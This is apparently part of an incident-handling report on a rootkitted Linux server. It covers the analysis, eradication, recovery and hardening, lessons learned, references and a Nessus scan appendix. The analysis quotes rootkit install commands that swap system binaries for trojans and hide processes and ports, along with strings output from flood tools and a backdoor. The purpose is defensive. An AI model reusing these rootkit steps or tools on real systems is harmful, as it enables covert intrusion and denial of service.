      chown root.root ifconfig.trj
      mv ifconfig.trj /sbin/ifconfig
      mv /usr/bin/chsh /usr/bin/chsh2
      mv chsh /usr/bin/chsh
      chown root.root /usr/bin/chsh
      chmod u+s /usr/bin/chsh
      mv ps /bin/ps
      chown root.root /bin/ps
```

```
mv ls /bin/ls
chown root.root /bin/ls
mv netstat /bin/netstat
chown root.root /bin/netstat
mv yppoll /usr/sbin/yppoll
```

⇨ Remark: the replacement of the programs *ifconfig*, *chsh*, *ls*, *ps* and others by the trojan versions.

```
echo "hiding process."
```

⇨ Remark: This is the process hiding where everything that has a 3 in front of them will hide everything containing that string in a */bin/ps* execution.

```
mkdir -p /usr/src/linux/arch/alpha/lib/.lib
echo "3 b0unc3r" >> /usr/src/linux/arch/alpha/lib/.lib/.1proc
echo "3 s3" >> /usr/src/linux/arch/alpha/lib/.lib/.1proc
echo "3 imp" >> /usr/src/linux/arch/alpha/lib/.lib/.1proc
echo "3 eggdr0p" >> /usr/src/linux/arch/alpha/lib/.lib/.1proc
echo "3 sniff" >> /usr/src/linux/arch/alpha/lib/.lib/.1proc
echo "3 readme" >> /usr/src/linux/arch/alpha/lib/.lib/.1proc
echo "3 psybnc" >> /usr/src/linux/arch/alpha/lib/.lib/.1proc
echo "3 newnick" >> /usr/src/linux/arch/alpha/lib/.lib/.1proc
echo "3 s3server" >> /usr/src/linux/arch/alpha/lib/.lib/.1proc
echo "Ok."
```

⇨ Remark: The tools eggdr0p, psybnca and newnick were not found in the directory /usr/include/kewron/tools and in other directories of machine bb1.

```
echo ""
echo "hiding netstat.."
```

⇨ Remark: This is the process hiding where everything that has a 3 in front of them will hide everything containing that port in a */bin/netstat* execution.

```
echo "3 55999" >> /usr/src/linux/arch/alpha/lib/.lib/.1addr
echo "3 55666" >> /usr/src/linux/arch/alpha/lib/.lib/.1addr
echo "3 55667" >> /usr/src/linux/arch/alpha/lib/.lib/.1addr
echo "Ok."
echo ""
#t00ls
rm -rf /var/named/ADM*
rm -rf /.bash*
cp /usr/include/kewron/tools/s3 /bin
cp /usr/include/kewron/tools/imp /bin

#patch
echo "patching named.."

killall named
chown root.root named
mv named /usr/sbin/named
/usr/sbin/named &
```

⇨ Remark: This may be an indication that this machine was compromised using some BIND vulnerability. Some rootkits patches the service/program used in the exploit to avoid others using the same exploit. Another mystery is the version of Wu-Ftpd found in this machine (wu-2.6.1(1)). The version of BIND and Wu-Ftpd should be the same in both systems as the system administrator of Company B told us. We had not found signs of the upgrade process of the FTP daemon. Why the patching process did not happen in the other machine (bb2) is a great doubt. Maybe the attacker would not want to catch the system administrator's attention as the machine bb2 usually had more access by the system administrator than the other machine.

```
      rm -rf /usr/include/kewron.tgz
```

⇨ Remark: In this phase of the script the file containing the rootkit programs is removed.

```
      echo ""
      echo "Done!.."
            echo ""
```

More on the directories ...

```
[root@firewall kewron]# cd /usr/src/linux/arch/alpha/lib/.lib
[root@firewall .lib]# /root/secure/ls -la
      total 5
      drwxr-xr-x   2 root     root         1024 Jul 22 14:49 .
      drwxr-xr-x   3 root     root         1024 Jul 22 14:49 ..
      -rw-r--r--   1 root     root           24 Jul 22 14:49 .1addr
      -rw-r--r--   1 root     root          154 Jul 22 14:49 .1file
```

⇨ Remark: This file (.1file) is not in the install script.

```
      -rw-r--r--   1 root     root           78 Jul 22 14:49 .1proc

[root@firewall .lib]# more .1proc
```

⇨ Remark: The number 3 in front of the files (strings) means that every result of a */bin/ps* section containing that string will be hidden.

```
      3 b0unc3r
      3 s3
      3 imp
      3 eggdr0p
      3 sniff
      3 readme
      3 psybnc
      3 newnick
      3 s3server

[root@firewall .lib]# more .1file
```

⇨ Remark: This file is probably used to hide the files contained within the results of execution of */bin/ls* command.

```
kewron
tools
eggdr0p
psybnc
.linux-sniff
readme
yppoll_add
install
sniff-l0g
kewron
.1file
.1addr
.1proc
b0unc3r.conf
b0unc3r
p1d.b0unc3r
s3
imp
s3server
```

The program *imp* is a packet flood tool certainly used in Denail of Service attacks. Part of the output of the strings command can be verified below:

```
Segmentation Violation Caught. Exiting Cleanly.
Unknown host %s
imp.c (%s) by sinkhole - Proof of Concept for private educational
use only
PRIVATE- REGISTERED FOR: %s

WARNING: Using this program on public networks
is HIGHLY illegal and they WILL find you and put
you in jail. The author is no way responsible for
your actions. Keep this one to your local network!

Usage: %s <src ip block> <dst computer> <begin port> <end port>
<type> [seconds to run for]
src ip block     = a block of computers, ie: 10.32.8 (put 0 for
random)
Note: random only works on misconfigured networks now-a-days.
dst computer     = computer to receive the packets.
begin port       = port to begin flooding, ie: 1
end port         = last port to flood, ie: 150
types            = 1=SYN 2=ACK 3=FIN 4=RST
seconds to run   = If not specified it will run until killed.
...
```

The program *b0unc3r* activates an IRC chat server in the machine. Parts of the strings command follows:

```
...
Irc Proxy v2.4.3 GNU project (C) 1998-99
```

```
Coded by Pharos Aka. James Seter :bugs-> (Pharos@DAL.net)
--Using conf file %s
./pid.
-NONE-
IRC_HOST
--Configuration:
    Daemon port......:%u
    Admin password...:%s
    Client password..:%s
    Maxusers.........:%u
    Default conn port:%u
    Pid File.........:%s
    Vhost Default....:-SYSTEM DEFAULT-
    Vhost Default....:%s
    Vhost entry......:%s
    Process Id.......:%i
BNC started. pid %i
Ram error
.ident
Skipping unknown Field in conf file: (%c)
--Option line in error:(%i)
    %i:%s
BKILL
BWHO
CONN
MAIN
USER
PASS
NICK
:Bnc!system@bnc.com NOTICE %s :You need to say /quote PASS
<password>
CONN:
:Bnc!system@bnc.com NOTICE %s :Wecome to BNC, the irc proxy
Failed pass from %s password %s
:Bnc!system@bnc.com NOTICE %s :Failed Pass!!
:Bnc!system@bnc.com NOTICE %s :Welcome Supervisor!!
Failed MAIN from %s
:Bnc!system@bnc.com NOTICE %s :Failed Main!!
...
```

The programs *imp* and *s3* are the same traffic flood tools compiled with different names. The *strings* output are the same for both. Part of the output of strings using *s3* as the input file can be verified below:

```
...
slice (%s) by sinkhole - Proof of Concept for private educational
use only
-PRIVATE- REGISTERED FOR: %s
WARNING: Using this program on public networks
is HIGHLY illegal and they WILL find you and put
you in jail. The author is no way responsible for
your actions. Keep this one to your local network!
Usage: %s <src ip block> <dst computer> <begin port> <end port>
<type> [seconds to run for]
```

```
    src ip block     = a block of computers, ie: 10.32.8 (put 0 for
random)
        -Note: random only works on misconfigured networks now-a-
days.
    dst computer     = computer to receive the packets.
    begin port       = port to begin flooding, ie: 1
    end port         = last port to flood, ie: 150
    types            = 1=SYN 2=ACK 3=FIN 4=RST
    seconds to run   = If not specified it will run until killed.
Ie: %s 0 200.194.176.4 1 150 1 30
...
```

The *s3server* program was listening in the TCP port 55667 as we could observe by using our pristine *lsof* command:

```
[root@firewall .seguro]# /usr/sbin/lsof | grep 55667
      s3server  2036 root    3u  IPv4       3505   TCP *:55667 (LISTEN)
```

Part of the output of the strings command: *strings s3server > strings.out*

```
...
_IO_stdin_used
__libc_start_main
strlen
__register_frame_info
close
GLIBC_2.0
PTRh<
socket
httpd
bind
s3 DDOS server running
listen
accept
%s %s %d
dbzp455
/bin/s3
%s 0 %s 1 65535 1 %d
...
```

The *readme* program was listening in the TCP port 55666 as we could observe by using our pristine *lsof* command. This program was used to provide a backdoor way the attacker could use to log in the machine.

```
[root@firewall ]# /usr/sbin/lsof | grep 55666
      readme    2035 root    3u  IPv4      3503      TCP *:55666 (LISTEN)
```

Part of the output of the *strings* command: strings readme > strings.out

```
GLIBC_2.1
/usr/X11R6/bin/xterm
OwneD
```

```
pHycK5Nb.7Ny2
.:=->
[1m Welcome kewron.
[0m<-=:.
Select: [S]hell / [X]term ->
Ok..j00 select my Shell :)
/usr/include/.../tools/
[0;34mke
[1mwr
[0;34mon
[1m->
/usr/include/.../tools
Bye kewron!
Not Found!! %s! Xterm Not Found.
Entre com seu ip:
 -ut -display
:0 -e /bin/sh
Sending XTerm For %s ... good funny :)
Selections %s...Failed
```

At the end of the Containment phase we enforced the importance to change all the passwords of Company B systems, using a more robust password policy. We recommended to restart operations only after a complete reinstallation of the systems and after a complete security configuration in the systems.

The attacker had had enough time to prepare the environment for his purposes. The exposed situation could be a great opportunity to plant a "honey pot" and try to lure the attacker to take actions that could lead to apprehension. But this decision was a responsibility of Company B and they decided to go back to business.

Eradication

The goal of the eradication phase is to make sure the problem is eliminated and it will not come back. In this phase it is important to determine the cause and symptoms of the incident and then decide what to do to remove its causes. But this decision sometimes maybe not easy. The preparation of the backups to be recovered is done in this phase. Preparation of the backup means to locate a backup that is not compromised/infected and is current.

The systems of Company B had many vulnerabilities and were running using old and not updated versions. It was possible to determine the source of the RPC scans and how it had been generated. But we could not determine how the systems themselves were compromised because of the lack of evidences.

Even if Company B had the backups of the systems, in case of a rootkit attack it is not recommended to use the backups for recovery. Then we recommended to reformat the disks and install a new and updated version of the operating system.

A security configuration in the services BIND, sendmail, HTTP server and the Operating System should be done. All the unnecessary services should be removed or disabled.

We also recommended to use a small and cheap switch instead of the hub in another network topology with a DMZ (Delimitarized Zone). The servers located in a DMZ are not supposed to initiate traffic to the Internet, they are supposed only to receive connections from the Internet or another DMZ. The servers in a DMZ sometimes can initiate traffic to another DMZ, for example to exchange information with a database server. The server internet (bb2) should be placed in the DMZ and NAT (Network Address Translation) should also be used.

Due to lack of resources a PC (internet2) would be used as the secondary name server and the HTTP server. The server internet would be the primary name server and the mail server. The name server should run in a chroot jail to improve security. The FTP server service was not necessary, then it should be disabled.

The server firewall should translate the Internet adresses into the DMZ addresses and control the traffic of protocols and ports using *Ipchains*.

The recommended topology is in the following figure.



Figure 3: New Network Topology

A vulnerability analysis was done in the systems before the recovery phase. We used the tools *Nessus*, an open-sourced security scanner and *VeteScan,* a remote Unix/Windows vulnerability exploit scanner. The results of Nessus are in the Appendix A and B of this paper. The results showed the weak points of Company B.

Recovery

The goal of the recovery phase is to return the environment to an operational status. In this phase the validated backups are restored when possible. The environment needs to be verified against the vulnerabilities found and monitored to avoid the reoccurrence of the problem.

The systems of Company B were completely reinstalled on 23 September, 2001. A more updated operating system version was used. The format of the hard drives destroyed all the trojans programs installed by the attacker. The system administrator did the work with our support after the team determined the main purposes of the machines. During the installation process we told him not to install packages like games, NFS and X-Windows, because they were not necessary to Company B. The servers should be installed and configured to run only the really necessary services. At the end of this process the systems would present a better secure environment. After the installation process the recommended patches were installed.

A mix of security recommendations were used to secure the Operating System and the installed services (HTTP, BIND, etc). We used recommendations from

- SANS Institute, Securing Linux Step-by-Step -Version 1.0 – Lee E. Brotzman, Allied Technology Group, Inc. and David A. Ranch, Trinity Designs, 1999.
- Mourani, Gerhard. Securing and Optimizing Linux – RedHat Edition Version 1.3. Open Network Architecture and OpenDocs Publishing, June 2000.
- Albitz, Paul and Liu, Cricket. DNS and BIND, Third Edition – O'Reilly & Associates, Inc, September 1998. 226 – 259.

The importance of the configurations was explained to the system administrator. Unnecessary services like *telnet* (SSH should be used as an option), *finger*, *auth*, *portamapper*, *ftp server*, Internet daemon services (*inetd*) and others were disabled.
The SSH server was configured not to allow direct connections using root. A BIOS and LILO password were set because at that moment it was not possible to improve the physical security of the machines. The LILO (Linux Loader) is the primary procedure for booting a Linux Machine.

Unfortunately it was not possible to configure a remote SYSLOG server , because there was not a server available. But we optimized the Syslog settings in each machine.

After the security configuration in the operating system, we did a vulnerability analysis in the systems. Again we used Nessus and VeteScan.

The results showed that it was necessary to upgrade the name server (BIND) and to do a security configuration in the sendmail and HTTP services.
The DNS (BIND) service was upgraded and configured to run as non root user in a chroot jail. This minimizes the risk as the jail restricts the portion of the file systems the DNS service program can see. Using setuid-root programs opens the possibility to gain root

access in the system, a process that does not happen in a jail, because there is no need of setuid-root programs there. The jail limits the possibilities of action if a compromise occurs using the service taken into the jail.

The sendmail service was basically configured not to allow relay and execution of unauthorized commands like EXPN and VRFY that can be used to find significant information of the mail system.

The HTTP server was configured to run using a non root user and the permissions of important files of the server were changed in order to improve security.

After the upgrade and configuration processes, we did another vulnerability analysis. Then, after verifying the good results, the systems were returned to business.

At this moment the server firewall had the Ipchains configurations done allowing only the necessary protocols and ports to pass through it.
A log file monitor program (Logcheck) was installed allowing host-based monitoring and intrusion detection capabilities. The system administrator had been guided to inspect the system logs at least two times a day.

The user and account policy used were similar the policy used by Company A. The users were guided to immediately communicate anything strange in the systems to the system administrator.

The recovery process was a very good opportunity to learn and to teach.

Lessons Learned/Follow-Up

The main goal of this phase is to show what the people involved in the incident handling process had learned with the situation. A report is prepared and a meeting is conducted to show the results, what was handled correctly, what counter measures worked and what the team/enterprise needs to improve.

After the recovery process, we had a follow-up meeting with the superior management of Company B.
In this meeting we briefly discussed the whole situation. A map of the network was used to show how the perpetrator was doing the attacks around the world. We also briefly explained what vulnerabilities could have been used to gain control of Company B systems and what we had been done to eradicate and recover the environment. A summary of the first five phases was shown by using the forms prepared by the handlers.

The consensus of the group was that a long time between the first incident complaint and the complete eradication had passed and this should not occur anymore. To avoid this situation we recommended that Company B should monitor the systems more regularly and subscribe to the security lists worldwide to keep them up-to-date. We explained they could be proactive in cases of high risk vulnerabilities announcements if they subscribed to the lists. Company B would change the business agreement with the outsourced system administrator in order to have these measures taken.

Although Company B apparently did not lose money in the incident, it was clear for them that the situation could have been worse and the most important lesson learned by them was that they could indeed be exploited and their way to do business should be different from that day. Strategical projects could be stolen from their network and as their network was being used to attack others they could be prosecuted.

An executive summary of the incident was sent to the top management of Company A. The costs associated with the incident for Company A were the hours, at least 18, the team (IHG) dedicated to the incident. But they were sure that our customer was pleased with the work done. And this work was considered by the customer as something that made a difference in business.
The incident was indirectely related to Company A, but a consensus of the Company A management was that the Incident Handler Group is going to face this kind of situation more and more and the Company needs to be prepared to deal with this situation. It is a business opportunity and the IHG needs to be improved and prepared to deal with these indirect cases.

The impacts of the incident were related to backbone performance and the work done (time spent) by the IHG team to answer the incidents complaints. During that time we were dealing with the indirect Code Red Worm cases and a huge amount of e-mail Spam complaints. These facts, the incident of Company B and other indirect incidents were a great proof that something needed to be done in order to teach our customers the importance of security and to show them we were prepared to deal with that kind of situation.

Then a strategy to transform the possibility of handling incidents for companies that do not have an ideal structure or are not prepared to deal with them in a way to make money is under study by the management team of Company A. An educational effort is being conducted using e-mail, our own newspaper and papers directly sent to our customers. The messages are related to the importance of security, perimeter defense, password policy, firewall, intrusion detection and so on. The IHG helps to prepare the messages.

Although Company A has a good preparation and the incident had little impact on its backbone, this incident showed that sometimes we can be in situations like the experience described in this practical and, as a service provider, Company A should support its customers in these situations because even if there is no direct loss of money, there be a loss of image or time and other competitors of the market can get hold of an unsatisfied customer.

References

SANS Institute. Securing Linux Step-by-Step -Version 1.0 – Lee E. Brotzman, Allied Technology Group, Inc. and David A. Ranch, Trinity Designs, 1999.

SANS Institute. Computer Security Incident Handling Step-by-Step – Version 1.5 – May 1998.

Mourani, Gerhard. Securing and Optimizing Linux – RedHat Edition Version 1.3. Open Network Architecture and OpenDocs Publishing, June 2000.

Albitz, Paul and Liu, Cricket. DNS and BIND, Third Edition – O'Reilly & Associates, Inc, September 1998.

Novak, Judy and Northcutt Stephen and others. TCP/IP for Intrusion Detection and Perimeter Defense – SANS Institute GIAC Course Book – SANS Security DC 2000, July 5-10 2000. JW Marriot Hotel – Washington DC.

Pomeranz, Hal and Irwin, Vicki. Intrusion Detection and Packet Filtering: How It Works – SANS Institute GIAC Course Book – SANS Security DC 2000, July 5-10 2000. JW Marriot Hotel – Washington DC.

Stevens, W. Richard. TCP/IP Illustrated, Volume 1 The protocols. Addison-Weslley Longman, Inc - 16th Printing February 2000. 419 – 439.

Albitz, Paul and Liu, Cricket. DNS and BIND, Third Edition – O'Reilly & Associates, Inc, September 1998. 226 – 259.

Scut / Team teso. Exploring Format String Attacks, Version 1.0 - March 2001. URL: http://www.team-teso.net/releases/formatstring.pdf (08 Feb. 2002)

IETF – RFC 959 [Postel, J. and Reynolds, J.] October 1985. URL: http://www.ietf.org/rfc/rfc959.txt (1 Feb 2002)

Bouchareine, Pascal. "More info on format bugs". URL: http://julianor.tripod.com/kalou-formats.txt (1 Feb 2002)

Noordergraaf, Alex and Watson, Keith . "Solaris Operating Environment Security – Sun BluePrints Online – April 2001. URL: http://www.sun.com/blueprints/0401/security-updt1.pdf (3 Jan. 2002)

CERT/CC - Vulnerability Note VU#196945 (07 Aug. 2001) - "ISC BIND 8 contains buffer overflow in transaction signature (TSIG) handling code" . URL: http://www.kb.cert.org/vuls/id/196945 (3 Jan. 2002)

CERT/CC - Advisory CA-2001-02 - "Multiple Vulnerabilities in BIND". 7 Aug. 2001. URL:
http://www.cert.org/advisories/CA-2001-02.html (3 Jan. 2002)

SecurityFocus - "Wu-Ftpd Remote Format String Stack Overwrite Vulnerability". 22 Jun. 2000. URL:
http://www.securityfocus.com/bid/1387 (4 Jan. 2002)

CERT/CC - Advisory CA-2000-13 – "Two Input Validation Problems in FTPD". 21 Nov. 2001. URL:
http://www.cert.org/advisories/CA-2000-13.html (4 Jan. 2002).

SecurityFocus - "Wu-Ftpd Remote Format String Stack Overwrite Vulnerability" 22 Jun. 2000. URL:
http://www.securityfocus.com/bid/1387 (4 Jan. 2002).

ISS X-Force Database: "WU-FTPD allows remote code execution with special SITE EXEC commands". 22 Jun. 2000. URL:
http://xforce.iss.net/static/4773.php (4 Jan. 2002)

CIAC Information Bulletin K-054: "Vulnerability in Linux wu-ftpd". 26 Jun. 2000. URL:
http://ciac.llnl.gov/ciac/bulletins/k-054.shtml (4 Jan. 2002).

AUSCERT Advisory AA-2000-02, "wu-ftpd Site Exec Vulnerability". 26 Jun. 2000.:
ftp://ftp.auscert.org.au/pub/auscert/advisory/AA-2000.02 (4 Jan. 2002)

SecurityFocus – Source code fo Several exploits are available including *wuftpd-2.6.0-exp2.c*, *wuftpd2600.c*, *wuftpd-god.c* and *wu-lnx.c*. URL:
http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=exploit&id=1387 (10 Feb. 2002)

The exploit tools *wuftpd-god.c* and *wu-lnx.c* can also be found at:
http://www.phreak.org/archives/exploits/unix/ftpd-exploits/wuftpd/2.6.0/ (10 Feb. 2002)

CERT/CC - Advisory CA-2001-27 "Format String Vulnerability in CDE ToolTalk". 14 Nov. 2001. URL:
http://www.cert.org/advisories/CA-2001-27.html (20 Jan. 2002).

CERT/CC - Advisory CA-1998-06 "Buffer Overflow in NIS+". 9 Nov. 1999. URL:
http://www.cert.org/advisories/CA-1998-06.html (20 Jan. 2002).

CERT/CC - Advisory CA-1998-11 "Vulnerability in ToolTalk RPC Service". 22 Jul.1999. URL:
http://www.cert.org/advisories/CA-1998-11.html (20 Jan. 2002).

SecurityFocus - "Multiple Linux Vendor rpc.statd Remote String Vulnerability". 16 Jul. 2000. URL:
http://www.securityfocus.com/bid/1480 (20 Jan. 2002).

SANS Institute - "The Twenty Most Critical Internet Security Vulnerabilities (Updated)" – Version.2.501. 15 Nov. 2001. URL:
http://www.sans.org/top20.htm (19 Jan. 2002).

Northcutt, Stephen. SANS Institute - "The trouble with RPCs" Version .04. 6 Jan. 2000. URL:
http://www.sans.org/y2k/trouble_RPCs.htm (10 Jan. 2002).

CERT/CC - Advisory CA-2001-05 "Exploitation of snmpXdmid". 30 Mar.2001. URL:
http://www.cert.org/advisories/CA-1998-11.html (07 Jan. 2002).

CERT/CC - Advisory CA-2001-19 "Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL". 17 Jan. 2002. URL:
http://www.cert.org/advisories/CA-2001-19.html (18 Jan. 2002).

Honeynet Project , "Know Your Enemy – The Tools and Methodologies of the Script Kiddie". 21 Jul. 2000. URL:
http://www.project.honeynet.org/papers/enemy/ (10 Jan. 2002).

VeteScan – Unix/Win remote vulnerability exploit scanner with fixes – URL:
http://ece.iisc.ernet.in/security/vetescan.html (5 Feb. 2002)
http://viper.dmrt.com/tools/VeteScan/ (5 Feb. 2002)
http://www.self-evident.com (Sometimes not available)

Nessus – Remote Security Scanner – URL:
http://www.nessus.org (5 feb. 2002)

NMAP (Network Mapper) - An open source utility for network exploration or security auditing. URL:
http://www.nmap.org (5 Feb. 2002)

Appendix A

Vulnerability Analysis of machine 200.225.aaa.bb2

Nessus Scan Report

```
Number of hosts which were alive during the test : 1
Number of security holes found : 4
Number of security warnings found : 13
Number of security notes found : 12
List of the tested hosts :


200.225.aaa.bb2(Security holes found)

200.225.aaa.bb2 :
List of open ports :

ftp (21/tcp) (Security warnings found)
ssh (22/tcp) (Security hole found)
telnet (23/tcp) (Security hole found)
smtp (25/tcp) (Security warnings found)
domain (53/tcp) (Security hole found)
finger (79/tcp) (Security warnings found)
www (80/tcp) (Security notes found)
pop3 (110/tcp) (Security notes found)
auth (113/tcp) (Security warnings found)
imap2 (143/tcp)
https (443/tcp)
login (513/tcp) (Security warnings found)
shell (514/tcp) (Security warnings found)
unknown (1024/tcp)
unknown (1867/tcp)
unknown (1868/tcp)
unknown (1871/tcp)
unknown (1872/tcp)
unknown (1880/tcp)
unknown (1881/tcp)
unknown (1884/tcp)
unknown (1885/tcp)
eklogin (2105/tcp)
unknown (2106/tcp)
unknown (2107/tcp)
unknown (3464/tcp)
unknown (4998/tcp)
unknown (4999/tcp)
unknown (30009/tcp)
general/tcp (Security warnings found)
general/icmp (Security warnings found)
ntalk (518/udp) (Security notes found)
general/udp (Security notes found)

Warning found on port ftp (21/tcp)

The FTP service allows anonymous logins. If you do not
want to share data with anyone you do not know, then you should deactivate
the anonymous account, since it can only cause troubles.
Under most Unix system, doing :
echo ftp >> /etc/ftpusers
will correct this.

Risk factor : Low
CVE : CAN-1999-0497

Information found on port ftp (21/tcp)

Remote FTP server banner :
Internet  FTP server (Version wu-2.6.0(1) qua out 27 06:34:59 BRDT 1999) ready

Vulnerability found on port ssh (22/tcp)

You are running a version of SSH which is
older than version 1.2.32,
or a version of OpenSSH which is older than
2.3.0.

This version is vulnerable to a flaw which
allows an attacker to insert arbitrary commands
in a ssh stream.

Solution :
Upgrade to version 1.2.32 of SSH which solves this problem,
or to version 2.3.0 of OpenSSH

More information:
http://www.core-sdi.com/advisories/ssh1_deattack.htm

Risk factor : High
CVE : CAN-2001-0144
```

Warning found on port ssh (22/tcp)

You are running a version of SSH which is
older than (or as old as) version 1.2.27.

If you compiled ssh with kerberos support,
then an attacker may eavesdrop your users
kerberos tickets, as sshd will set
the environment variable KRB5CCNAME to
'none', so kerberos tickets will be stored
in the current working directory of the
user, as 'none'.

If you have nfs/smb shared disks, then an attacker
may eavesdrop the kerberos tickets of your
users using this flaw.

** If you are not using kerberos, then
ignore this warning.

Risk factor : Serious
Solution : use ssh 1.2.28 or newer
CVE : CAN-2000-0575

Information found on port ssh (22/tcp)

Remote SSH version : SSH-1.5-1.2.27

Vulnerability found on port telnet (23/tcp)

The Telnet server does not return an expected number of replies
when it receives a long sequence of 'Are You There' commands.
This probably means it overflows one of its internal buffers and
crashes. It is likely an attacker could abuse this bug to gain
control over the remote host's superuser.

For more information, see:
http://www.team-teso.net/advisories/teso-advisory-011.tar.gz

Solution: Comment out the 'telnet' line in /etc/inetd.conf.
Risk factor: High

Warning found on port telnet (23/tcp)

The Telnet service is running.

This service is dangerous in the sense that
it is not ciphered - that is, everyone can sniff
the data that passes between the telnet client
and the telnet server. This includes logins
and passwords.

You should disable this service and use OpenSSH instead.
(www.openssh.com)

Solution : Comment out the 'telnet' line in /etc/inetd.conf.

Risk factor : Low
CVE : CAN-1999-0619

<u>Information found on port telnet (23/tcp)</u>

Remote telnet banner :
Conectiva Linux 4.2 Edi..o Servidor

Kernel 2.2.13-9cl

login:

<u>Warning found on port smtp (25/tcp)</u>

The remote SMTP server
answers to the EXPN and/or VRFY commands.

The EXPN command can be used to find
the delivery address of mail aliases, or
even the full name of the recipients, and
the VRFY command may be used to check the
validity of an account.

Your mailer should not allow remote users to
use any of these commands, because it gives
them too much informations.

Solution : if you are using sendmail, add the
option
O PrivacyOptions=goaway
in /etc/sendmail.cf.

Risk factor : Low
CVE : CAN-1999-0531

<u>Warning found on port smtp (25/tcp)</u>

The remote SMTP server allows the relaying. This means that
it allows spammers to use your mail server to send their mails to
the world, thus wasting your network bandwidth.

Risk factor : Low/Medium

Solution : configure your SMTP server so that it can't be used as a relay
any more.
CVE : CAN-1999-0512

<u>Warning found on port smtp (25/tcp)</u>

The remote SMTP server is vulnerable to a redirection
attack. That is, if a mail is sent to :

user@hostname1@victim

Then the remote SMTP server (victim) will happily send the
mail to :
user@hostname1

Using this flaw, an attacker may route a message
through your firewall, in order to exploit other
SMTP servers that can not be reached from the
outside.

*** THIS WARNING MAY BE A FALSE POSITIVE, SINCE
SOME SMTP SERVERS LIKE POSTFIX WILL NOT
COMPLAIN BUT DROP THIS MESSAGE ***

Solution : if you are using sendmail, then at the top
of ruleset 98, in /etc/sendmail.cf, insert :
R$*@$*@$* $#error $@ 5.7.1 $: '551 Sorry, no redirections.'

Risk factor : Low

<u>Information found on port smtp (25/tcp)</u>

Remote SMTP server banner :
internet ESMTP Sendmail 8.9.3/8.8.7
Thu, 20 Sep 2001 14:24:36 -0300
214-This is Sendmail version 8.9.3214-Topics:

```
214- HELO EHLO MAIL RCPT DATA

214- RSET NOOP QUIT HELP VRFY

214- EXPN VERB ETRN DSN

214-For more info use "HELP <topic>".

214-To report bugs in the implementation send email to

214- sendmail-bugs@sendmail.org.

214-For local information send email to Postmaster at your site.

214 End of HELP info
```

Vulnerability found on port domain (53/tcp)

```
The remote BIND server, according to its
version number, is vulnerable to various buffer
overflows that may allow an attacker to
gain a shell on this host.

Solution : upgrade to bind 8.2.3 or 4.9.8
Risk factor : High
```

Vulnerability found on port domain (53/tcp)

```
The remote BIND server, according to its
version number, is vulnerable to the ZXFR
bug that allows an attacker to disable it
remotely.

Solution : upgrade to bind 8.2.2-P7
Risk factor : High
```

Warning found on port domain (53/tcp)

```
The remote name server allows recursive queries to be performed
by the host running nessusd.

If this is your internal nameserver, then forget this warning.

If you are probing a remote nameserver, then it allows anyone
```

to use it to resolve third parties names (such as www.nessus.org).
This allows hackers to do cache poisoning attacks against this
nameserver.

Solution : Restrict recursive queries to the hosts that should
use this nameserver (such as those of the LAN connected to it).
If you are using bind 8, you can do this by using the instruction
'allow-recursion' in the 'options' section of your named.conf

If you are using another name server, consult its documentation.

Risk factor : Serious

<u>Information found on port domain (53/tcp)</u>

The remote bind version is : 8.2.2-P3

<u>Warning found on port finger (79/tcp)</u>

The 'finger' service provides useful informations
to crackers, since it allow them to gain usernames, check if a machine
is being used, and so on...

